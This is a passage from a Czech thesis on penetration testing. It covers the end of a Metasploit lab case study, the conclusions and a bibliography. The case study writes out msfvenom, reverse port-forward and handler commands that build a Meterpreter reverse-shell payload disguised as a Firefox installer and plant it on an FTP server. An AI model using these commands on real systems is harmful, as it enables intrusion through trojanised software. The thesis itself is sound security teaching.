Po selhání ostatních metod pro prolomení zabezpečení tohoto počítače bylo rozhodnuto využít stejný způsob útoku jakým byl ovládnut první počítač, tedy využití škodlivého souboru. Z obrázku 32, který ukazuje obsah FTP serveru, je zřejmé, že kromě dokumentů se na serveru nachází i spustitelný soubor „*Firefox Installer.exe*“. Lze tedy předpokládat, že existuje reálná šance, že uživatel tohoto

vzdáleného počítače daný soubor dříve či později spustí. Kompromitace vzdáleného počítače tedy může být jednoduše dosaženo záměnou tohoto instalačního souboru za soubor škodlivý.

Příprava na tuto možnost je však o poznání náročnější, než to bylo v případě prvního ovládnutého počítače. Problémem je opět nepřímá konektivita mezi těmito dvěma stroji. V tomto případě však nemůže být využito přesměrování specifického portu na lokálním stroji na předem určený port na vzdáleném stroji. Tímto typem přesměrování portů je totiž možné zajistit pouze konektivitu externích programů na vzdálený počítač. Pro tento případ je však nutné zajistit konektivitu obrácenou, tedy připojení, které inicializuje sám vzdálený počítač. Metasploit pro tento případ nabízí možnost tzv. „reverzního přesměrování portů“, které namísto výše popsaného postupu funguje přesně obráceně. V tomto případě počítač, který funguje jako proxy začne naslouchat na nějakém předem definovaném portu a veškerou komunikaci zde obdrženou dále přesměrovává na specifickou adresu a pod předem definovaným portem. Z pohledu infikovaného počítače tedy vše bude vypadat, jakože tento počítač komunikuje pouze se serverem.

Detail nastavení reverzního přesměrování portů je zobrazen na obrázku 45. Kompletní syntaxe příkazu je: „*portfwd add -R -L 10.0.0.4 -l 5555 -p 6666*“. Parametr „*-R*“ v tomto případě slouží k nastavení pravidla jako reverzní. Parametrem „*-p*“ je pak možné nastavit port na kterém bude počítač, který je nastavený jako proxy naslouchat. Veškerá komunikace pak bude přesměrována na IP adresu specifikovanou parametrem „*-L*“ pod portem nastaveným parametrem „*-l*“.

```
meterpreter > portfwd add -R -L 10.0.0.4 -l 5555 -p 6666
[*] Reverse TCP relay created: (remote) [::]:6666 → (local) 10.0.0.4:5555
meterpreter >
```

Obrázek 45 Nastavení revezního přesměrování portů
Zdroj: Vlastní tvorba

Pro přípravu škodlivého souboru je opět možné využít program „*msfvenom*“. Při jeho nastavení je opět nutné mít na paměti, že neexistuje přímá konektivita mezi stroji a vše pečlivě nastavit přesně tak, jak bylo připraveno v minulém kroku.

Syntaxe použitého příkazu pro vytvoření škodlivého souboru je tedy „msfvenom -p *„windows/meterpreter/reverese_tcp -e x86/shikata_ga_nai -i 5* ***LHOST=10.0.100.2 LPORT=6666*** *-f exe -o FirefoxInstaller.exe“.* Použitý příkaz funguje přesně stejným způsobem jako při vytvoření prvního škodlivého souboru. Cílem připojení je ale namísto počítače penetračního testera proxy server.


Ještě před samotným nahráním škodlivého souboru na FTP službu serveru 10.0.0.2/10.0.100.2 je potřeba připravit handler. Jeho konfiguraci je možné vidět na obrázku 46. Opět se jedná o 1:1 mapování dle připraveného škodlivého souboru. Port, na kterým handler naslouchá, je tedy nastaven na 5555, IP adresa na 10.0.0.4 a jako payload je použit Meterpreter pro Windows, který bude fungovat přes reverzní spojení TCP. Iniciátorem spojení je tedy opět vzdálený počítač.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LPORT 5555
LPORT ⇒ 5555
msf6 exploit(multi/handler) > set LHOST 10.0.0.4
LHOST ⇒ 10.0.0.4
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.0.4:5555
```

Obrázek 46 Příprava hanlderu
Zdroj: Vlastní tvorba

Po dokončení přípravy je nyní již možné škodlivý soubor nahrát na FTP server. Toho může být snadno dosaženo skrze ovládnutý počítač 10.0.0.3 či přímo nahráním souboru přes samotný server 10.0.0.2/10.0.100.2, který byl rovněž v rámci penetračního testu ovládnut.

Další fáze penetračního testu nastává až společně se spuštěním škodlivého souboru na vzdáleném počítači. Jak je ale zřejmé z obrázku 87. Vzdálený počítač zřejmě využívá novou a plně aktualizovanou verzi operačního systému společně s nainstalovaným antivirovým softwarem. Škodlivý soubor byl tedy ihned detekován a zařazen do karantény.



Obrázek 47 Detekce škodlivého souboru
Zdroj: Vlastní tvorba

10 Závěry a doporučení

V rámci zpracování práce bylo dosaženo všech stanovených hlavních i dílčích cílů. V úvodních částech práce byla podrobně představena problematika penetračních testů včetně základních pojmů týkajících se této oblasti. Na toto bylo navázáno analýzou současné legislativy a norem. Z této analýzy vyplynula důležitá skutečnost: penetrační testování není jen prostředkem ke zlepšení zabezpečení; pro zákonem určené subjekty se jedná i o legislativní povinnost. Rozšíření množství regulovaných organizací z přibližně 400 na více než 6000, které je plánováno v souvislosti s implementací nové evropské směrnice NIS2 do české legislativy, dělá toto téma navíc velmi aktuálním.

Součástí této práce je tedy i analýza současných metod a přístupů v oblasti penetračního testování stejně jako představení řady z nejpoužívanějších nástrojů využívaných za tímto účelem. Nástroji Metasploit framework byla pak věnována samostatná kapitola včetně navazující případové studie, která byla zpracována za využití tohoto nástroje.

V případové studii byla představena drobná smyšlená organizace a ukázkový případ jakým by bylo možné počítačovou síť této organizace kompromitovat. Důležitou součástí bylo využití počítače se dvěma síťovými kartami, za účelem demonstrace dosažení vzdálené a nedostupné sítě. Tento prvek tedy představuje výraznou slabinu z pohledu zabezpečení. V tomto konkrétním případě by bylo možné vydat doporučení nevyužívat tuto síťovou architekturu, přesně kvůli tomuto riziku. Je však zřejmé, že tato síťová architektura v některých případech dává smysl z praktických důvodů. Jako variací tohoto přístupu je například možné považovat využívání virtuálních privátních sítí (VPN, které je dnes časté zejména kvůli rostoucí popularitě práce z domova. Proto spíše, než plošné zakázání dává větší smysl veškeré využití této síťové architektury maximálně omezit a počítače, které i přes to disponují konektivitou do více sítí, důsledně zabezpečit.

Další zásadní doporučení vychází ze závěru případové studie, ve které byl proveden pokus o kompromitaci jednoho z počítačů ve vzdálené síti. Za tímto účelem byl využit obdobný postup jako v případě prvního počítače. Zásadní rozdíl

ovšem spočíval ve verzi operačního systému, který byl v druhém případě plně aktualizovaný Windows 10 se spuštěným anti-malwarovým softwarem. Důležitým doporučením tedy je důsledně dbát na využívání aktualizovaných operačních systémů stejně jako ostatního softwarového vybavení počítačů.

Během případové studie byl rovněž kompromitován server, který zajišťoval úložný prostor celé organizace. Pokud by se jednalo o skutečný nepřátelský útok, tak takto kompromitované zabezpečení serveru by mohlo v praxi znamenat i ztrátu všech dat organizace. Stoprocentní jistota bezpečí dat není ani v případě využití aktualizovaného softwaru a anti-malwarové ochrany. Je důležité totiž připomenout existenci zero-day exploitů, před kterými je preventivní ochrana velmi náročná až nemožná. Je tedy nezbytná důležitá data za všech okolností pečlivě zálohovat, nejlépe na vzdáleném místě, na kterém musí být opět pečlivě zajištěna bezpečnost sítě.

Problematika penetračních testů a kyberbezpečnosti má mnoho směrů, které by šlo rozvíjet v dalších pracích. Případová studie například proběhla z praktických důvodů na poměrně jednoduchém prostředí, které simulovalo velmi malou organizaci. Bylo by zajímavé zjištěné poznatky otestovat na komplexnějším či reálném prostředí, které využívá doménový kontrolér ke správě uživatelských stanic. Dalším zajímavým směrem pro další práce by také mohlo být bližší seznámení s dalšími nástroji představenými v kapitole 7. Nástroj Nmap se například ukázal být velmi všestranný a praktický, kvůli čemuž byl nakonec využit i v případové studii.

11 Seznam použité literatury

1. **Teixeira, Daniel, Singh, Abhinav a Monika Agarwal.** *Metasploit Penetration Testing Cookbook: Evade antiviruses, bypass firewalls, and exploit complex environments with the most widely used penetration testing framework, 3rd Edition. 3rd ed.* Birmingham, England : Packt Publishing, 2018. 9781788623179.

2. **Vítek, Jan.** Procesory v ohrožení, jak funguje Spectre a Meltdown? *Svět Hardware.* [Online] oXyShop s.r.o., 5. Leden 2018. [Citace: 2. Listopad 2023.] https://www.svethardware.cz/procesory-v-ohrozeni-jak-funguje-spectre-a-meltdown/45820. ISSN 213-0818.

3. **Red Hat.** What is a CVE? *Red Hat.* [Online] 25. Listopad 2021. [Citace: 4. Listopad 2023.] https://www.redhat.com/en/topics/security/what-is-cve.

4. **Latto, Nica.** *Avast Academy.* [Online] 29. Září 2020. [Citace: 11. Listopad 2023.] https://www.avast.com/c-exploits.

5. **Anonymous.** Growing market of zero-day vulnerability exploits pose real threat to Cyber Security. *The Hacker News.* [Online] 8. Prosinec 2013. [Citace: 5. Listopad 2023.] https://thehackernews.com/2013/12/growing-market-of-zero-day.html.

6. **Perlroth, Nicole.** *This Is How They Tell Me the World Ends: The Cyberweapons Arms Race.* New York : Bloomsbury, 2021. ISBN: 978-1-63557-606-1.

7. **Lakshmanan, Ravie .** China's New Law Requires Vendors to Report Zero-Day Bugs to Government. *The Hacker News.* [Online] 17. Červenec 2021. [Citace: 6. Listopad 2023.] https://thehackernews.com/2021/07/chinas-new-law-requires-researchers-to.html.

8. —. China suspends deal with Alibaba for not sharing Log4j 0-day first with the government. *The Hacker News.* [Online] 22. Prosinec 2021. [Citace: 6. Listopad 2023.] https://thehackernews.com/2021/12/china-suspends-deal-with-alibaba-for.html.

9. **Townsend, Kevin.** New Law Will Help Chinese Government Stockpile Zero-Days. *SecurityWeek.* [Online] 14. Červenec 2021. [Citace: 6. Listopad 2023.] https://www.securityweek.com/new-law-will-help-chinese-government-stockpile-zero-days/.

10. **Armasu, Lucian .** Backdoors Keep Appearing In Cisco's Routers. *tom's Hardware.* [Online] Future US, Inc., 19. Červenec 2018. [Citace: 2. Listopad 2023.] https://www.tomshardware.com/news/cisco-backdoor-hardcoded-accounts-software,37480.html.

11. **Chris Chapman.** Payload Module. *ScienceDirect.* [Online] 2016. [Citace: 18. Listopad 2023.] https://www.sciencedirect.com/topics/computer-science/payload-module. ISBN 9780128035849.

12. **Cisco Systems, Inc.** Network Security Concepts: Threat Actors. *Cisco Networking Academy: CCNAv7: Enterprise Networking, Security, and Automation English.* [Online] 15. Únor 2023. [Citace: 14. Listopad 2023.]

13. **Kaspersky Lab.** Black hat, White hat, and Gray hat hackers – Definition and Explanation. *Kaspersky.* [Online] 5. Březen 2023. https://www.kaspersky.com/resource-center/definitions/hacker-hat-types.

14. **Aamoth, Doug.** Operation Payback: Who Are the WikiLeaks 'Hactivists'? *Techland Time.* [Online] TIME USA, LLC, 9. Září 2010. [Citace: 7. Březen 2023.] https://techland.time.com/2010/12/09/operation-payback-who-are-the-wikileaks-hactivists/2/.

15. **Lakshmanan, Ravie.** Ransomware Cyber Attack Forced the Largest U.S. Fuel Pipeline to Shut Down. *The Hacker News.* [Online] 9. Květen 2021. [Citace: 4. Listopad 2023.] https://thehackernews.com/2021/05/ransomware-cyber-attack-forced-largest.html.

16. —. New Chinese Malware Targeted Russia's Largest Nuclear Submarine Designer. *The Hacker News.* [Online] 3. Květen 2021. [Citace: 18. Listopad 2023.] https://thehackernews.com/2021/05/new-chinese-malware-targeted-russias.html.

17. **Krebs, Brian.** Try This One Weird Trick Russian Hackers Hate . *Krebs on Security.* [Online] 17. Květen 2021. [Citace: 15. Listopad 2023.] https://krebsonsecurity.com/2021/05/try-this-one-weird-trick-russian-hackers-hate/.

18. —. Report: Recent 10x Increase in Cyberattacks on Ukraine. *Krebs on Security.* [Online] Krebs on Security, 11. Březen 2022. [Citace: 7. Březen 2023.]

https://krebsonsecurity.com/2022/03/report-recent-10x-increase-in-cyberattacks-on-ukraine/.
19. **IBM.** What is penetration testing? *IBM.* [Online] 18. Listopad 2023. [Citace: 18. Listopad 2023.] https://www.ibm.com/topics/penetration-testing.
20. **National Cyber Security Centre.** Penetration testing: How to get the most from penetration testing. *National Cyber Security Centre.* [Online] 10. Leden 2022. [Citace: 18. Listopad 2023.] https://www.ncsc.gov.uk/guidance/penetration-testing.
21. **CESNET.** Penetrační testování – co to je, jak na ně vč. odkazů a zdrojů. *CESNET.* [Online] 29. Březen 2021. [Citace: 18. Listopad 2023.] https://hsoc.cesnet.cz/_media/cs/dokumenty/tech/penetracni_testovani-summary.pdf.
22. **Oriyano, Sean Philip.** *Penetration Testing Essentials.* Indianapolis : IN: Sybex, 2016. 9781119235309.
23. **Fox, Jacob.** How Pentesting Differs from Ethical Hacking. *Cobalt.* [Online] Cobalt, 31. Srpen 2021. [Citace: 19. Listopad 2023.] https://www.cobalt.io/blog/how-pentesting-differs-from-ethical-hacking.
24. **Kostadinov, Dimitar.** Ethical hacking vs. penetration testing. *INFOSEC.* [Online] Infosec Institute, Inc., 10. Červen 2016. [Citace: 18. Listopad 2023.] https://resources.infosecinstitute.com/topics/penetration-testing/ethical-hacking-vs-penetration-testing/.
25. **NÚKIB.** Legislativa KB. *Národní úřad pro kybernetickou a informační bezpečnost.* [Online] 4. Prosinec 2023. [Citace: 4. Prosinec 2023.] https://nukib.cz/cs/kyberneticka-bezpecnost/regulace-a-kontrola/legislativa/.
26. **Janša, Jakub.** Audit kybernetické bezpečnosti. [Online] 25. Březen 2021. [Citace: 4. Prosinec 2023.] http://kubikuv.cloud/audit/.
27. **NÚKIB.** ZÁKON O KYBERNETICKÉ BEZPEČNOSTI: Přehledové blokové schéma k zákonu a jeho prováděcím předpisům. [Online] [Citace: 7. Prosinec 2023.] https://www.nukib.cz/download/publikace/podpurne_materialy/ZKB_blokove_schema.pdf.
28. **Zákony pro lidi.** Zákon č. 181/2014 Sb. *Zákony pro Lidi.* [Online] AION CS, s.r.o., 7. Prosinec 2023. [Citace: 7. Prosinec 2023.] https://www.zakonyprolidi.cz/cs/2014-181.

29. **Fort, Julio.** ISO 27001 penetration testing – the complete guide. *Blaze Information Security.* [Online] Blaze Information Security, 1. Listopad 2023. [Citace: 7. Prosinec 2023.] https://www.blazeinfosec.com/post/iso-27001-penetration-testing/.

30. **Clements, Robert.** Is a Penetration Test required for ISO 27001? *Assent.* [Online] Associate Enterprises Limited, 8. Červen 2021. [Citace: 7. Prosinec 2023.] https://www.assentriskmanagement.co.uk/is-a-pen-test-required-for-iso-27001/.

31. **Zákony pro lidi.** Vyhláška č. 82/2018 Sb. *Zákony pro Lidi.* [Online] AION CS, s.r.o., 7. Prosinec 2023. [Citace: 7. Prosinec 2023.] https://www.zakonyprolidi.cz/cs/2018-82#f6229263.

32. **NÚKIB.** Nová směrnice EU o kybernické bezpečnosti "NIS2" a návrh NOVÉHO ZÁKONA O KYBERNETICKÉ BEZPEČNOSTI. *NÚKIB.* [Online] NÚKIB, 7. Březen 2024. [Citace: 7. Březen 2024.] https://osveta.nukib.cz/course/view.php?id=145.

33. —. NÚKIB odeslal návrh nového zákona o kybernetické bezpečnosti Legislativní radě vlády. *NÚKIB.* [Online] NÚKIB, 22. Prosinec 2023. [Citace: 7. Březen 2024.] https://nukib.gov.cz/cs/infoservis/aktuality/2064-nukib-odeslal-navrh-noveho-zakona-o-kyberneticke-bezpecnosti-legislativni-rade-vlady/.

34. —. NÚKIB představuje evropskou směrnici NIS2. *NÚKIB.* [Online] NÚKIB, 7. Září 2022. [Citace: 7. Březen 2024.] https://nukib.gov.cz/cs/infoservis/aktuality/1874-nukib-predstavuje-evropskou-smernici-nis2/.

35. **Rahalkar, Sagar Ajay.** *Certified Ethical Hacker (CEH) Foundation Guid.* Pune, Maharashtra, Indie : Apress, 2016. ISBN 978-1-4842-2325-3.

36. **NÚKIB.** PENETRAČNÍ TESTOVÁNÍ - ÚVOD DO PROBLEMATIKY. *NÚKIB.* [Online] 7. Březen 2022. [Citace:] https://www.nukib.cz/download/publikace/podpurne_materialy/2022-03-07_Penetracni-testovani_v1.1.pdf.

37. **Jan van den Hout, Niek.** *Standardised penetration testing? Examining the usefulness of current penetration testing methodologies.* London : University of London, 2019.

38. **Tabassum, Mujahid, Sharma, Tripti a Mohanan, Saju.** Ethical Hacking and Penetrate Testing using Kali and Metasploit Framework. *International Journal of*

Innovation in Computational Science and Engineering. May, 2021, Sv. 2, ISSN: 2708-3128.

39. **Ciper.** A Complete Guide to the Phases of Penetration Testing. *Ciper.* [Online] CIPER, 2. Březen 2023. [Citace: 9. Březen 2023.] https://cipher.com/blog/a-complete-guide-to-the-phases-of-penetration-testing/.

40. **Nordine, Justin.** OSINT Framework. *OSINT Framework.* [Online] [Citace: 25. Říjen 2023.] https://osintframework.com/.

41. **Abu-Dabaseh, Farah a Alshammari, Esraa.** Automated penetration testing: An overview. *The 4th International Conference on Natural Language Computing, Copenhagen, Denmark.* 2018, p. 121-129.

42. **Oprisa, Ciprian.** *Towards Pentesting Automation Using the Metasploit Framework.* místo neznámé : Conference: 2020 IEEE 16th International Conference on Intelligent Computer Communication and Processing (ICCP), 2020. DOI:10.1109/ICCP51029.2020.9266234.

43. **Hu, Zhenguo, Beuran, Razvan a Tan, Yasuo.** *Automated Penetration Testing Using Deep Reinforcement Learning.* Genoa, Italy : IEEE, 2020. IEEE European Symposium on Security and Privacy Workshops (EuroS&PW). Electronic ISBN:978-1-7281-8597-2.

44. **Railkar , Dipali N. a Joshi, Shubhalaxmi.** A Comprehensive Literature Review of Artificial Intelligent Practices in the Field of Penetration Testing. [autor knihy] Kolekce autorů. *Intelligent Systems and Applications .* Singapore : Springer Singapore, 2023.

45. **Sowmya T a Mary Anita E.A.** A comprehensive review of AI based intrusion detection system. 2023. Sv. 28, 100827. ISSN 2665-9174.

46. **Patrick Vanin, a další.** A Study of Network Intrusion Detection Systems Using Artificial Intelligence/Machine Learning. *Applied Sciences.* Nov 18, 2022, Sv. 12, 11752.

47. **Alkasassbeh, Mouhammd a Baddar, Sherenaz Al-Haj.** Intrusion Detection Systems: A State-of-the-Art Taxonomy and Survey. *Arabian Journal for Science and Engineering.* 48, 2023, Sv. 8, 10021-10064.

48. **Yurtseven, Ilke a Bagriyanik, Selami.** A Review of Penetration Testing and Vulnerability Assessment in Cloud Environment. Istanbul, Turecko : Turkish

National Software Engineering Symposium (UYMS), 2020. doi:10.1109/uyms50627.2020.9247071 .

49. **Cisco.** What Is Cloud Computing? *Cisco.* [Online] 28. Listopad 2023. [Citace: 28. Listopad 2023.] https://www.cisco.com/c/en/us/solutions/cloud/what-is-cloud-computing.html.

50. **Yaqoob, Irfan, a další.** Penetration Testing and Vulnerability Assessment. Lahore, Pakistan : University of Engineering and Technology, 2017. Sv. 7, 8. ISSN: 2395-5317.

51. **Li , Richard, a další.** POTASSIUM: Penetration Testing as a Service. *6th ACM Symposium on Cloud Computing (SoCC) .* 2015, DOI: 10.1145/2806777.2806935.

52. **Krishnan, Sundar a Wei, Mingkui .** SCADA Testbed for Vulnerability Assessments, Penetration Testing and Incident Forensics. Barcelos, Portugal : IEEE, 2019. DOI: 10.1109/ISDFS.2019.8757543.

53. **Debre, Isabel.** Large cyberattack on Iranian industrial sector targets three steel plants. *The Times Of Israel.* [Online] The Times of Israel, 28. Červen 2022. [Citace: 6. Leden 2024.] https://www.timesofisrael.com/large-cyberattack-on-iranian-industrial-sector-targets-three-steel-plants/.

54. **Abdalla, Peshraw Ahmed a Varol, Cihan .** Testing IoT Security: The Case Study of an IP Camera. Beirut, Lebanon : IEEE, 2020. DOI: 10.1109/ISDFS49300.2020.9116392.

55. **Penetration Testing Tools.** Kali Linux Tools Listing. *Penetration Testing Tools.* [Online] 28. Prosinec 2023. [Citace: 28. Prosinec 2023.] https://en.kali.tools/.

56. **Craw Security.** Best Operating Systems for Hacking in 2023. *LinkedIn.* [Online] LinkedIn, 15. Květen 2023. [Citace: 19. Prosinec 2023.] https://www.linkedin.com/pulse/best-operating-systems-hacking-2023-crawsec.

57. **Parrot OS.** What is ParrotOS? *Parrot OS: Documentation.* [Online] Parrot Security, 22. Listopad 2023. [Citace: 6. Leden 2024.] https://parrotsec.org/docs/introduction/what-is-parrot/.

58. **Kali Linux.** What is Kali Linux? *Kali.* [Online] OffSec Services Limited, 4. Listopad 2023. [Citace: 6. Leden 2024.] https://www.kali.org/docs/introduction/what-is-kali-linux/.

59. **Long, Johnny.** Google Hacking for Penetration. [Online] 7. Leden 2021. [Citace: 28. Prosinec 2023.] https://www.blackhat.com/presentations/bh-europe-05/BH_EU_05-Long.pdf.

60. **Sharma, Ax.** Secret terrorist watchlist with 2 million records exposed online. *BLEEPING COMPUTER.* [Online] 16. Srpen 2021. [Citace: 28. Prosinec 2023.] https://www.bleepingcomputer.com/news/security/secret-terrorist-watchlist-with-2-million-records-exposed-online/.

61. **Ruddell, Gary.** Unlocking the Power of Shodan: A Beginner's Journey. *YouTube Video.* [Online] 9. Září 2023. [Citace: 28. Prosinec 2023.] https://www.youtube.com/watch?v=dETzrQiljPU.

62. **Untrusted Network CZ.** Shodan (a bug bounty programy) - Praktické základy kybernetické bezpečnosti. *YouTube Video.* [Online] 9. Květen 2021. [Citace: 29. Prosinec 2023.] https://www.youtube.com/watch?v=s5Xda4hOsyY.

63. **Maltego.** Introduction to Maltego Standard Entities. *Maltego.* [Online] Maltego Technologies, 4. Leden 2024. [Citace: 4. Leden 2024.] https://docs.maltego.com/support/solutions/articles/15000035722-introduction-to-maltego-standard-entities#overview-0-0.

64. —. Introduction to Maltego Standard Transforms. *Maltego.* [Online] Maltego Technologies, 4. Leden 2024. [Citace: 4. Leden 2024.] https://docs.maltego.com/support/solutions/articles/15000041468-introduction-to-maltego-standard-transforms#overview-0-0.

65. —. Data Sources in the Transform Hub. *Maltego.* [Online] Maltego Technologies, 4. Leden 2024. [Citace: 4. Leden 2024.] https://www.maltego.com/transform-hub/.

66. —. Which Maltego edition is right for me? *Maltego.* [Online] Maltego Technologies, 4. Leden 2024. [Citace: 4. Leden 2024.] https://docs.maltego.com/support/solutions/articles/15000030836-which-maltego-edition-is-right-for-me-.

67. —. Beginner's Guide | Mapping a Basic (Level 1) Network Footprint – Part 1. *Maltego.* [Online] Maltego Technologies, 4. Leden 2024. [Citace: 4. Leden 2024.] https://www.maltego.com/blog/beginners-guide-to-maltego-mapping-a-basic-level-1-network-footprint-part-1/.

68. —. How to Conduct Person of Interest Investigations Using OSINT and Maltego. *Maltego.* [Online] How to Conduct Person of Interest Investigations Using OSINT and Maltego, 4. Leden 2024. [Citace: 4. Leden 2024.] https://www.maltego.com/blog/how-to-conduct-person-of-interest-investigations-using-osint-and-maltego/#pivoting-to-other-osint-data.

69. **Bombal, David a Greer, Chris.** How Nmap really works // And how to catch it // Stealth scan vs TCP scan // Wireshark analysis. *YouTube Video.* [Online] 11. Listopad 2022. [Citace: 20. Prosinec 2023.] https://www.youtube.com/watch?v=F2PXe_o7KqM.

70. **NMAP.** Documentation. *NMAP.* [Online] Nmap OEM, 20. Prosinec 2023. [Citace: 20. Prosinec 2023.] https://nmap.org/docs.html.

71. —. Zenmap: Introduction. [Online] Nmap OEM, 20. Prosinec 2023. [Citace: 20. Prosinec 2023.] https://nmap.org/zenmap/.

72. **Should I block ICMP?** Should I block ICMP? *ShouldIBlockICMP.com.* [Online] Dubna. 26 2020. [Citace: 6. Leden 2024.] http://shouldiblockicmp.com/.

73. **Quinn, Andrew.** Best FREE Vulnerability Scanner: Nessus Vs OpenVAS (Greenbone). *YouTube Video.* [Online] Google, 21. Červen 2023. [Citace: 21. Prosinec 2023.] https://www.youtube.com/watch?v=sEzN2U4Pqcs.

74. **Duhan, Deven.** OpenVAS Vs. Nessus: A Comprehensive Comparison for Your Vulnerability Scanning Needs. *LinkedIn.* [Online] LinkedIn, 17. Říjen 2023. [Citace: 21. Prosinec 2023.] https://www.linkedin.com/pulse/openvas-vs-nessus-comprehensive-comparison-your-scanning-deven-duhan.

75. **Hornegold, Andy.** OpenVAS vs. Nessus - A Comprehensive Analysis. *Intruder.* [Online] Intruder Systems Ltd., 12. Únor 2023. [Citace: 21. Prosinec 2023.] https://www.intruder.io/blog/openvas-vs-nessus.

76. **Consultant CyberSecura.** SQL Injection : why is this attack still possible in 2021 ? *CYBERSECURA .* [Online] 25. Říjen 2021. [Citace: 22. Prosinec 2023.] https://www.cybersecura.com/en/post/sql-injection-why-is-this-attack-still-possible-in-2021.

77. **OWASP.** SQL Injection Prevention Cheat Sheet¶. *OWASP Cheat Sheet Series.* [Online] 8. Prosinec 2023. [Citace: 22. Prosinec 2023.]

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html#defense-option-3-allow-list-input-validation.

78. **sqlmap.** SQL Map introduction. *sqlmap.* [Online] 8. Prosinec 2023. [Citace: 22. Prosinec 2023.] https://sqlmap.org/.

79. **Bombal, David a Lowrie, Daniel.** burp suite. *YouTube Video.* [Online] 18. Červen 2021. [Citace: 28. Prosinec 2023.] https://www.youtube.com/watch?v=IWWYNDiwYOA.

80. **Burp Suite.** Burp Suite Community Edition. *Burp Suite.* [Online] 28. Prosinec 2023. [Citace: 28. Prosinec 2023.] https://portswigger.net/burp/communitydownload.

81. **Burns, William J.** Common Password List (rockyou.txt). *Kaggle.* [Online] 2018. [Citace: 28. Prosinec 2023.] https://www.kaggle.com/datasets/wjburns/common-password-list-rockyoutxt.

82. **Salame, Walid.** Introducing and Installing John the Ripper. *KaliTut.* [Online] 4. Březen 2021. [Citace: 28. Prosinec 2023.] https://kalitut.com/john-the-ripper/.

83. **Kakarla, Tejaswi, Mairaj, Aakif a Javaid, Ahmad Y.** A Real-world Password Cracking Demonstration:Using Open Source Tools for Instructional Use. Rochester, MI, USA : IEEE, 2018. DOI: 10.1109/EIT.2018.8500257.

84. **Kennedy, David, a další.** *Metasploit: The Penetration Tester's Guide.* San Francisco : No Starch Press, Inc., 2011. 1-59327-288-X.

85. **Porup, J. M.** What is Metasploit? And how to use this popular hacking tool. *CSO.* [Online] 25. Březen 2019. [Citace: 25. Leden 2024.] https://www.csoonline.com/article/567067/what-is-metasploit-and-how-to-use-this-popular-hacking-tool.html.

86. **Rapid7.** Getting Started with Metasploit . *Rapid7.* [Online] 27. Říjen 2017. [Citace: 8. Leden 2024.] https://help.rapid7.com/metasploit/Content/getting-started/gsg-pro.html.

87. —. Compare Product Editions. *Rapid7.* [Online] 27. Říjen 2017. [Citace: 8. Leden 2024.] https://help.metasploit.com/Content/getting-started/product-editions.html.

88. **Drew, Robb.** Metasploit: Pen Testing Product Overview and Analysis. *ESecuirty Planet.* [Online] TechnologyAdvice, 24. Září 2019. [Citace: 8. Leden 2024.] https://www.esecurityplanet.com/products/metasploit/.

89. **OffSec.** Msfconsole. *Metasploit Unleashed.* [Online] 7. Listopad 2023. [Citace: 8. Listopad 2023.] https://www.offsec.com/metasploit-unleashed/msfconsole/.

90. —. Armitage. *Metasploit Unleashed.* [Online] 7. Listopad 2023. [Citace: 8. Listopad 2023.] https://www.offsec.com/metasploit-unleashed/armitage/.

91. **Rapid7.** Using the Metasploit Web Interface. *Radid 7: Documentation Metasploit.* [Online] Rapid7, 5. Březen 2024. [Citace: 5. Březen 2024.] https://docs.rapid7.com/metasploit/metasploit-web-interface-overview/.

92. **OffSec.** Modules and Locations. *Metasploit Unleashed.* [Online] 3. Listopad 2023. [Citace: 4. Listopad 2023.] https://www.offsec.com/metasploit-unleashed/modules-and-locations/.

93. —. Working with Exploits. *Metasploit Unleashed.* [Online] 7. Listopad 2023. [Citace: 8. Listopad 2023.] https://www.offsec.com/metasploit-unleashed/exploits/.

94. —. Payloads: What Does Payload Mean? *Metasploit Unleashed.* [Online] 3. Listopad 2023. [Citace: 5. Listopad 2023.] https://www.offsec.com/metasploit-unleashed/payloads/#Stagers.

95. **Nyberg, Eric a Feira, Leandro Dinis.** *Antivirus performance in detecting Metasploit payloads: A Case Study on Anti-Virus Effectiveness.* 2023.

96. **Critelli , Anthony Sudoer.** Base64 encoding: What sysadmins need to know. *RedHat.* [Online] 10. Srpen 2022. [Citace: 6. Listopad 2023.] https://www.redhat.com/sysadmin/base64-encoding.

97. **Goedegebure, Coen.** Metasploit, WannaCry and Windows update. *Coen Goedegebure's Blog.* [Online] 5. Září 2007. [Citace: 7. Listopad 2023.] https://www.coengoedegebure.com/metasploit-wannacry-windowsupdate/.

98. **Holik, Filip, a další.** *Effective penetration testing with Metasploit framework and methodologies.* Budapest, Hungary : 15th IEEE International Symposium on Computational Intelligence and Informatics, 2014. p. 237-242.

99. **Shewmaker, James.** Analyzing DLL Injection. [Online] 2006. [Citace: 1. Listopad 2023.]

